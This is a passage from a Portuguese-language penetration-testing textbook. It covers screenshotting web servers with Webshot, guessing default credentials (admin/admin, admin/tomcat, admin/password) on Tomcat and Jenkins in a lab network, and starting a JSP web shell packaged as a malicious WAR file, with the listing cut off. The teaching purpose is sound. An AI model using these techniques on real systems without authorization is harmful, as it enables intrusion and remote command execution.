~$ cd webshot

3 Execute os dois comandos a seguir para instalar as gemas Ruby necessárias:
~$ bundle install
~$ gem install thread

4 Você terá de fazer o download de um pacote .deb (Debian) legado do Ubuntu, o libpng12 (que não vem mais com o Ubuntu), porque o Webshot utiliza o pacote binário wkhtmltoimage, o qual não está mais sendo mantido:
~$ wget http://security.ubuntu.com/ubuntu/pool/main/libp/libpng/
Ê libpng12-0_1.2.54-1ubuntu1.1_amd64.deb

5 Instale esse pacote com o comando dpkg:
~$ sudo dpkg -i libpng12-0_1.2.54-1ubuntu1.1_amd64.deb

Não conseguiu encontrar o pacote .deb?

É possível que o URL utilizado com o wget mude. Não é provável, pois o Ubuntu é baseado no Debian, que vem executando consistentemente,

mantendo os repositórios de pacotes desde 1993. Apesar disso, se, por algum motivo, o comando wget gerar um erro, você poderá encontrar o link atual para download em http://mng.bz/OvmK.

Agora você está pronto para usar o Webshot. Consulte o menu Help (Ajuda) para se familiarizar com a sintaxe de uso apropriada. Você só precisará fornecer duas opções: -t, que aponta para o seu arquivo XML alvo criado pelo Nmap, e -o, que aponta para o diretório no qual você quer que o Webshot gere as imagens de tela que obtiver. Você pode ver o arquivo de Help executando o script com a flag -h, conforme mostra a próxima listagem.

Listagem 4.9 – Uso do Webshot e o menu de ajuda

```
~$ ./webshot.rb -h ❶
Webshot.rb VERSION: 1.1 - UPDATED: 7/16/2019

References:
   https://github.com/R3dy/webshot

Usage: ./webshot.rb [options] [target list]

  -t, --targets [nmap XML File]   XML Output From nmap Scan
  -c, --css [CSS File]            File containing css to apply…
  -u, --url [Single URL]          Single URL to take a screens…
  -U, --url-file [URL File]       Text file containing URLs
  -o, --output [Output Directory] Path to file where screens…
  -T, --threads [Thread Count]    Integer value between 1-20…
  -v, --verbose                   Enables verbose output
```

❶ Esse comando exibe o uso e o menu de ajuda.

Vamos ver o que acontece quando o Webshot é executado em minha lista de alvos gerada pelo Nmap durante a descoberta de serviços. Nesse caso, o comando foi executado no diretório capsulecorp, portanto tive de digitar o path completo para o Webshot, relativo ao meu diretório home: ~/git/webshot/webshot.rb -t discovery/services/web.xml -o documentation/screenshots. Eis a saída – você poderá ver as imagens de tela aparecerem em tempo real se estiver observando o diretório de saída:

```
~$ ~/git/webshot/webshot.rb -t discovery/services/web.xml
```

Ê -o documentation/screenshots
Extracting URLs from nmap scan
Configuring IMGKit options
Capturing 18 screenshots using 10 threads

4.4.2 Analisando a saída do Webshot

Abra um explorador de arquivos e vá para o diretório screenshots; você poderá ver uma imagem em miniatura para cada site do qual o Webshot criou uma imagem de tela (Figura 4.4). Isso é conveniente, pois você terá rapidamente uma ideia do que está em uso nessa rede. Para um invasor habilidoso, esse diretório contém informações muito ricas. Por exemplo, sabemos agora que um servidor Microsoft IIS 10 default está executando. Um servidor Apache Tomcat está executando no mesmo endereço IP de um servidor XAMPP. Há também um servidor Jenkins, assim como o que parece ser uma página de impressora HP.




Figura 4.4 – Navegando pelas miniaturas de imagens de tela de

servidores web obtidas com o Webshot.

Igualmente importante é o fato de podermos ver que doze dessas páginas devolveram um erro ou uma página em branco. Qualquer que seja o caso, elas nos permitem saber que não precisaremos nos concentrar nelas. No papel de um invasor, você estará particularmente interessado nos servidores Apache Tomcat e Jenkins porque ambos contêm vetores para execução remota de código caso você consiga adivinhar ou obter a senha de administrador.

Jenkins, Tomcat, XAMPP – o que significam?

Em sua carreira como pentester, você logo descobrirá todo tipo de aplicações que nunca tinha visto antes, executando nas redes de seus clientes. Isso ainda acontece comigo com regularidade porque os fornecedores de software lançam novas aplicações quase diariamente. Se isso acontecer, invista um pouco de tempo pesquisando a aplicação no Google para ver se alguém já descreveu algum cenário de ataque. Algo como “Atacando XYZ” ou “Hackeando XYZ” é um bom ponto de partida. Por exemplo, se você digitar “Hacking Jenkins Servers” (Hackeando Servidores Jenkins) no Google, vai deparar com uma de minhas antigas postagens de blog que explica, passo a passo, como transformar um acesso a um servidor Jenkins em uma execução remota de código: http://mng.bz/YxVo.

4.4.3 Adivinhando senhas de servidores web manualmente

É quase certo que a sua experiência poderá ser diferente – drasticamente diferente daquela que apresentei neste livro. Isso ocorre porque diferentes empresas utilizam um número infinito de aplicações web para gerenciar diversas partes de seus negócios. Em quase todo procedimento de teste, encontro algo do qual nunca havia ouvido falar antes. No entanto, tudo que você vir e que tiver um prompt de login valerá a pena ser testado com pelo menos três ou quatro senhas default comumente usadas. Você não vai acreditar no número de vezes em que admin/admin me levou a acessar uma aplicação web no ambiente de produção, que foi posteriormente

usada para uma execução remota de código.

Se você pesquisar “Apache Tomcat default password” (senha default do Apache Tomacat) no Google, verá que admin/tomcat é o conjunto default de credenciais para essa aplicação (Figura 4.5).




Figura 4.5 – Adivinhando manualmente a senha de administrador do Apache Tomcat.

Não é necessário muito tempo para testar manualmente quatro ou cinco senhas em alguns servidores web diferentes, portanto farei isso rapidamente agora, começando pelo servidor Apache Tomcat em 10.0.10.203:8080. O Apache Tomcat utiliza a HTTP Basic Authentication (Autenticação HTTP Básica), que solicitará um nome de usuário e uma senha se você acessar o diretório /manager/html ou clicar no botão Manager App na página principal. No caso desse servidor, admin/tomcat não funcionou. No entanto, admin/admin funcionou (Figura 4.6), portanto posso adicionar esse servidor à minha lista de vetores de ataque vulneráveis nas minhas anotações e seguir em frente.




Figura 4.6 – Login efetuado no Apache Tomcat Application Manager.

O próximo servidor no qual estou interessado como alvo é o servidor Jenkins executando em 10.0.10.202:8080. Tentar algumas senhas diferentes manualmente revela que as credenciais do servidor Jenkins são admin/password (Figura 4.7).

É possível, e até mesmo provável, que a sua rede alvo não tenha nenhum servidor Jenkins ou Tomcat, mas tudo bem. Só estou usando essas aplicações específicas para demonstrar o conceito de identificar aplicações web em seu ambiente e testar algumas credenciais default em todas. Eu as escolhi neste livro porque elas são utilizadas com frequência e, muitas vezes, estão configuradas com as credenciais default. Se você executar procedimentos de teste suficientes, é provável que verá essas aplicações. No entanto, fique à vontade para testar credenciais default em qualquer aplicação web, mesmo naquelas que nunca viu antes.

DICA Você deve sempre, sempre, *sempre* testar um ou dois conjuntos de credenciais default (principalmente admin/admin e admin/password) em qualquer prompt de autenticação que descobrir durante um pentest. Você ficará surpreso com a frequência com que conseguirá acessar um sistema com eles.

Figura 4.7 – Login efetuado no portal de administração do Jenkins.

Independentemente da aplicação, alguém presumivelmente já a instalou em sua rede, e então se esqueceu de como fazer o login. A pessoa, é claro, deve ter entrado em um fórum web ou em um grupo de usuário do Yahoo ou no Stack Overflow, fez uma pergunta à comunidade de ajuda desse software e alguém respondeu, dizendo-lhe que tentasse as credenciais default. Você também encontrará manuais em PDF contendo as instruções para configuração e instalação, se pesquisar suficientemente no Google. São ótimos lugares para encontrar credenciais default, e até mesmo possíveis vetores de ataque: por exemplo, se o software contém um local para os administradores fazerem upload de arquivos arbitrários ou executar trechos de código.

Por que não usar uma ferramenta automática?

Os servidores web muitas vezes contam com uma autenticação baseada em formulário, o que significa que usar de força bruta na página de login é um pouco mais complicado. É totalmente factível, porém será preciso investir um pouco de tempo para fazer uma engenharia reversa da página de login a fim de descobrir quais informações devem ser enviadas na requisição HTTP POST. Também será preciso saber como seria uma resposta válida, em oposição a uma resposta inválida; em seguida, você poderá escrever o seu próprio script para uso da força bruta.

Eu tenho um repositório no GitHub chamado ciscobruter (código-fonte do

Ciscobruter: https://github.com/r3dy/ciscobruter), que você poderá consultar como referência. Também é possível usar um proxy de interceptação como o Burp Suite para capturar uma requisição de autenticação e reproduzi-la ao servidor web, alterando a senha a cada vez. As duas soluções são um pouco mais sofisticadas do que o que será discutido neste livro.

4.4.4 Preparando-se para a invasão com foco

Agora que a gangue do nosso filme hollywoodiano de assalto acabou de mapear seu alvo, identificando todos os pontos de entrada e determinando quais são suscetíveis a um ataque, é hora de planejar como procederão. Nos filmes, a gangue geralmente cria o melhor e mais inusitado plano possível. Isso faz com que o filme seja mais divertido, mas não é o que faremos.

Em nosso caso, não há ninguém para entreter, nem feixes de laser dançantes dos quais se desviar, nem ataque de cães para serem subornados com pedaços de carne. Simplesmente temos de nos preocupar em maximizar nossas chances de sucesso, seguindo o caminho mais fácil e mirando as vulnerabilidades identificadas com vetores de ataque controlados. Acima de tudo, não podemos provocar nenhuma falha na rede. No próximo capítulo, usaremos as vulnerabilidades que descobrimos para invadir os hosts afetados de forma segura, conseguindo um acesso inicial à rede Capsulecorp.

Resumo

- Siga o caminho mais fácil, verificando antes as vulnerabilidades e vetores de ataque LHF. Um pentest é limitado quanto ao escopo e ao tempo; portanto, a rapidez importa.
- Crie uma lista de senhas simples, personalizada de acordo com a empresa para a qual você está conduzindo o procedimento de teste.
- Tome cuidado com os bloqueios de conta, e prossiga com cuidado. Se for possível, teste credenciais somente em contas de usuário locais em redes Windows.

- Os servidores web muitas vezes estão configurados com credenciais default. Utilize o Webshot para obter um grande volume de imagens de tela de todos os servidores web em seu ambiente alvo, de modo que seja possível identificar rapidamente os alvos interessantes.
- Sempre que encontrar um novo serviço que nunca tenha visto antes, acesse o Google para conhecê-lo. Antes que perceba, você será capaz de selecionar vetores de ataque fáceis, dentre uma infinidade de aplicações de serviços.

FASE 2

Invasão com foco

Agora que já identificamos a superfície de ataque da rede alvo, é hora de começar a comprometer os hosts vulneráveis. Esta parte do livro começa com o Capítulo 5, que descreve vários métodos para comprometer aplicações web vulneráveis como o Jenkins e o Apache Tomcat. Veremos como implantar web shells backdoor (porta dos fundos) personalizados e fazer um upgrade deles para um shell de comandos reverso totalmente interativo a fim de acessar os alvos comprometidos.

O Capítulo 6 apresenta o processo de atacar um servidor de banco de dados que não está seguro. Nesse capítulo, também veremos as hashes de senha de contas Windows, saberemos por que elas serão úteis a você no papel de um invasor e como obtê-las a partir de um sistema comprometido. Por fim, esse capítulo discute alguns métodos interessantes para saquear dados de hosts Windows comprometidos, que poderão ser particularmente úteis se você estiver limitado a um shell não interativo.

No Capítulo 7, você experimentará pela primeira vez o cobiçado processo de exploração de vulnerabilidades (exploitation) e terá acesso remoto a um servidor vulnerável, que não tem um Microsoft Security Update, com o apertar de um botão. Não há nada mais fácil no que concerne a invadir sistemas de rede e ter acesso a alvos que deveriam estar restritos.

No final desta parte do livro, você terá o seu pé firmemente cravado no seu ambiente de rede alvo. Terá comprometido vários sistemas de nível um com sucesso e estará pronto para iniciar a próxima fase de seu procedimento de teste: a escalação de privilégios (privilege escalation).

CAPÍTULO 5

Atacando serviços web vulneráveis

Este capítulo inclui:

- Fase 2: invasão com foco;
- implantação de um arquivo WAR (Web Application Archive, ou Arquivo de Aplicação Web) malicioso;
- uso do Sticky Keys como backdoor (porta dos fundos);
- diferenças entre shells interativos e não interativos;
- execução de comandos do sistema operacional com o Groovy Script.

A primeira fase de um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna) foi totalmente relacionada à coleta do máximo possível de informações sobre o ambiente alvo. Começamos com a descoberta de hosts ativos e, em seguida, listamos os serviços de rede que esses hosts estavam oferecendo. Por fim, descobrimos vetores de ataque vulneráveis na autenticação, configuração e patching desses serviços de rede.

A Fase 2 diz respeito totalmente ao comprometimento dos hosts vulneráveis. Como você deve se lembrar, conforme vimos no Capítulo 1, chamamos os sistemas iniciais aos quais conseguimos ter acesso de *hosts de nível um*. Os hosts de nível um são alvos que têm alguma vulnerabilidade de acesso direto da qual podemos tirar proveito, de um modo que nos proporcione algum tipo de controle remoto sobre o alvo. Poderia ser um shell reverso, um prompt de comandos não interativo, ou apenas fazer login diretamente em um serviço RMI (Remote Management Interface, ou Interface de

Gerenciamento Remoto) típico, por exemplo, o RDP (Remote Desktop) ou o SSH (Secure Shell). Independentemente do método de controle remoto, a motivação e o foco principal de toda essa fase do INPT é conseguir um acesso inicial ao nosso ambiente alvo, acessando o máximo possível de áreas restritas da rede.

A Figura 5.1 mostra uma representação gráfica da fase de invasão com foco. A entrada para essa fase é a lista de vulnerabilidades descoberta na fase anterior. O fluxo de trabalho geral consiste em percorrer a lista, conseguindo acesso a cada host vulnerável.




Figura 5.1 – Fase 2: fluxo de trabalho da invasão com foco.

5.1 Entendendo a fase 2: invasão com foco

Ao pensar nessa fase de um ponto de vista geral, você deve começar a visualizar o objetivo: tomar o controle total da rede. É isso que um invasor iria querer fazer, ainda que não seja por nenhum outro motivo além de ter acesso irrestrito a qualquer sistema da rede. Seu trabalho como pentester é desempenhar o

papel de um invasor. Com base em anos de experiência, sei que, para fazer isso, terei de acessar vários servidores diferentes, até ter a felicidade de deparar com algum que tenha aquilo que eu preciso – em geral, uma sessão ativa de um administrador do domínio, ou algum outro meio para conseguir acesso de administrador ao controlador do domínio (o qual, geralmente, está bem protegido).

Com esse resultado em mente, está claro que, quanto mais sistemas pudermos comprometer nessa fase, maiores serão as chances de encontrarmos credenciais ou outros meios para acessar novos sistemas contendo credenciais que nos permitam acessar outros sistemas (isso poderá se repetir por um bom tempo), até finalmente atingirmos o nosso objetivo. É por isso que a fase anterior, de coleta de informações, é tão importante. É por isso também que fiz uma advertência sobre evitar se enveredar pelo primeiro caminho que você encontrasse. É claro que ele poderia levá-lo até onde você quisesse, mas pode ser que não. Com base em minha experiência, seria um jogo de loteria. Você pode ter uma lista enorme de vulnerabilidades; portanto, atacá-las com uma abordagem sistemática ajudará você a se manter organizado. Comece com os serviços web (web services), prossiga com as interfaces de gerenciamento remoto e termine explorando os patches ausentes.

5.1.1 Implantando web shells backdoor

Neste capítulo, atacaremos dois serviços web vulneráveis, descobertos na fase anterior. O primeiro servidor exigirá que você crie uma aplicação web shell simples e a implante no alvo vulnerável utilizando a interface web nativa. O segundo servidor disponibiliza um console de script que você usará para executar comandos do sistema operacional. Esses dois serviços web demonstram um método que pode ser usado para comprometer várias outras aplicações web que, com frequência, estão presentes nas redes corporativas: inicialmente, você consegue um acesso à interface de gerenciamento dos serviços web e, em seguida, utiliza uma

funcionalidade built-in (embutida) para implantar um web shell backdoor em seu alvo. Esse web shell backdoor pode então ser usado para controlar o sistema operacional do host.

Outros serviços web encontrados em redes corporativas

A seguir, apresentamos alguns serviços web adicionais que você poderá pesquisar no Google a fim de descobrir diversos vetores de ataque:

- JBoss JMX Console
- JBoss Application Server
- Oracle GlassFish
- phpMyAdmin
- Hadoop HDFS Web UI
- Dell iDRAC

5.1.2 Acessando serviços de gerenciamento remoto

Durante a parte referente à descoberta de vulnerabilidades da fase de coleta de informações, muitas vezes identificamos credenciais default, em branco ou que podem ser facilmente adivinhadas, dos usuários do sistema operacional. Essas credenciais podem ser o caminho mais fácil para comprometer alvos vulneráveis porque podemos usá-las para fazer login diretamente em um sistema, utilizando qualquer que seja o RMI empregado pelos administradores de rede para gerenciar esse mesmo host. Alguns exemplos incluem:

- RDP
- SSH
- Windows Management Instrumentation (WMI)
- Server Message Block (SMB)
- Common Internet File System (CIFS)
- Intelligent Platform Management Interface (IPMI)

5.1.3 Explorando patches de software ausentes

A exploração de vulnerabilidades (exploitation) de software é um assunto favorito entre os iniciantes na área de pentesting. Explorar vulnerabilidades de software é como um tipo de “mágica”, sobretudo se você não compreende totalmente o funcionamento interno de um exploit. No Capítulo 7, mostraremos um único exploit que é amplamente conhecido, além de ser extremamente preciso e confiável quando usado nos alvos corretos. Estou falando do MS17-010, cujo codinome é *Eternal Blue*.

5.2 Conseguindo um acesso inicial

Imagine, por um instante, que a gangue do filme hollywoodiano de assalto tenha conseguido adquirir um conjunto de chaves para manutenção que lhes dê acesso especificamente ao painel de administração de um elevador de serviços no prédio da vítima. Esse elevador tem vários botões que dão acesso a diferentes andares do prédio, mas há um leitor eletrônico de cartão magnético, e os botões exigem autorização do leitor para que o elevador seja conduzido ao andar solicitado. O leitor de cartão eletrônico atua de forma independente do painel de controle do elevador, e as chaves para manutenção não permitem acesso para manipulá-lo.

A gangue de assaltantes não tem um cartão magnético, mas, como conseguem abrir e manipular o painel de controle do elevador, é possível que possam simplesmente reprogramar o circuito de modo a ignorar o leitor de cartão magnético, fazendo com que todos os botões funcionem quando forem pressionados. Ou, com um pouco de criatividade e da magia dos filmes, eles poderiam instalar um novo botão no painel que os fizessem ir para qualquer andar que escolhessem, sem que fosse necessário um acesso pelo cartão magnético. Gosto dessa opção porque ela deixa os demais botões do elevador inalterados. Usuários regulares desse elevador ainda poderiam ir para seus andares habituais; portanto, as modificações no painel de acesso poderiam permanecer despercebidas por um

tempo.

Não seria melhor se eles conseguissem um cartão magnético?

Sem dúvida. Modificar o painel de acesso do elevador é arriscado, pois é quase certo que alguém que estivesse prestando atenção perceberia a presença de um novo botão. Isso não significa que essa pessoa iria soar o famoso alarme, mas, apesar disso, seria possível.

Nossos invasores, porém, não conseguiram obter um cartão magnético. Isso era tudo o que tinham para trabalhar.

Em um pentest, assim como nesse cenário, você terá o que estiver disponível, e deve tirar o melhor proveito disso. Se ajudar você a dormir melhor, poderíamos dizer que nossos invasores modificaram o painel de acesso do elevador, foram para o andar que desejavam, conseguiram um cartão magnético para o elevador e, em seguida, desfizeram suas modificações, de modo que os funcionários não percebessem a mudança no futuro. Contudo, para ter um acesso inicial ao andar desejado, fazer a modificação foi um risco necessário.

Declaração

Eu realmente não sei muito sobre o funcionamento de elevadores. Estou supondo que esse vetor de ataque tem várias falhas, que não produziriam frutos no mundo real. A questão principal nessa descrição ilustrativa é que ela poderia se passar por um cenário semiplausível, possível de ser visto em um filme, e contém conceitos que utilizaremos neste capítulo.

Se você é técnico de elevadores, ou se passou algum tempo hackeando elevadores e está ofendido com a audaciosa sugestão de que esse cenário poderia algum dia realmente funcionar, escrevi esta declaração especificamente para você, na esperança de que aceite minhas sinceras desculpas e continue lendo este capítulo.

Garanto a você que os conceitos de INPT abordados neste livro são válidos e funcionam no mundo real.

5.3 Comprometendo um servidor Tomcat

vulnerável

Do ponto de vista de seu INPT, podemos pensar no elevador como sendo similar a um servidor Tomcat. Assim como o elevador leva os funcionários (usuários) a diferentes andares, dependendo da autorização de seus cartões magnéticos, o servidor Tomcat serve a várias aplicações web implantadas em diferentes URLs, algumas das quais têm o seu próprio conjunto de credenciais independentes do servidor Tomcat.

Os conjuntos individuais de credenciais que protegem as aplicações web implantadas no servidor Tomcat são como os cartões magnéticos individuais que os funcionários possuem, os quais lhes garantem acesso somente aos andares que um funcionário em particular tem permissão para visitar. Na fase anterior, identificamos que a interface de gerenciamento web do Tomcat podia ser acessada com credenciais default.

Essas credenciais default são como o conjunto de chaves sobressalentes para acessar o painel de administração do elevador. Jeff, o rapaz da manutenção de elevadores, utiliza um conjunto de chaves para suas tarefas cotidianas, e sempre as guarda de forma segura nos bolsos de suas calças. Infelizmente, ele se esqueceu do conjunto de chaves sobressalentes em um gancho na sala de descanso dos funcionários, acessível publicamente, de onde os vilões de nosso filme conseguiram surrupiá-las sem que fossem detectados.

A GUI web do Tomcat é exatamente como o painel de acesso do elevador (tudo bem, talvez não exatamente, mas você entendeu a ideia), e pode ser usada para implantar uma aplicação web personalizada. Nesse caso, implantaremos um web shell JSP (Jakarta Server Pages) simples, que poderemos usar para interagir com o sistema operacional do host no qual o servidor Tomcat está escutando a rede. O shell JSP precisa ser empacotado em um arquivo WAR (Web Application Archive, ou Arquivo de Aplicação Web) antes de poder ser implantado no servidor Tomcat.

5.3.1 Criando um arquivo WAR malicioso

Um arquivo WAR é um único documento (compactado) contendo toda a estrutura de uma aplicação JSP. Para comprometer o servidor Tomcat e implantar um web shell, será necessário escrever um pequeno código JSP e empacotá-lo em um arquivo WAR. Se isso parecer intimidador, não se preocupe – é simples. Comece executando o comando a seguir para criar um diretório e chame-o de webshell:

```
~$ mkdir webshell
```

Vá para o novo diretório (cd webshell) e crie um arquivo chamado index.jsp usando o seu editor de texto preferido. Digite ou copie o código da Listagem 5.1 no arquivo index.jsp.

> **NOTA** Você precisará de um JDK (Java Development Kit) funcionando para empacotar o seu web shell JSP em um arquivo WAR apropriado. Se ainda não tiver feito isso, execute sudo apt install default-jdk em seu terminal para instalar o JDK mais recente em sua VM Ubuntu.

Esse código cria um web shell simples, que poderá ser acessado a partir de um navegador e usado para enviar comandos de sistema operacional ao host no qual o servidor Tomcat está escutando a rede. O resultado do comando será apresentado em seu navegador. Por causa do modo como interagimos com esse shell, ele é considerado um shell não interativo. Explicarei melhor esse assunto na próxima seção.

Esse web shell JSP simples aceita um parâmetro GET chamado cmd. O valor de cmd é passado para o método Runtime.getRuntime().exec() e, em seguida, é executado no nível do sistema operacional. O que quer que o sistema operacional devolva será então apresentado em seu navegador. Esse é o exemplo mais rudimentar de um shell não interativo.

Listagem 5.1 – Código-fonte de index.jsp: um web shell JSP simples

```
<FORM METHOD=GET ACTION='index.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
```

```
</FORM>
<%@ page import="java.io.*" %>
<%
  String cmd = request.getParameter("cmd"); ❶
  String output = "";
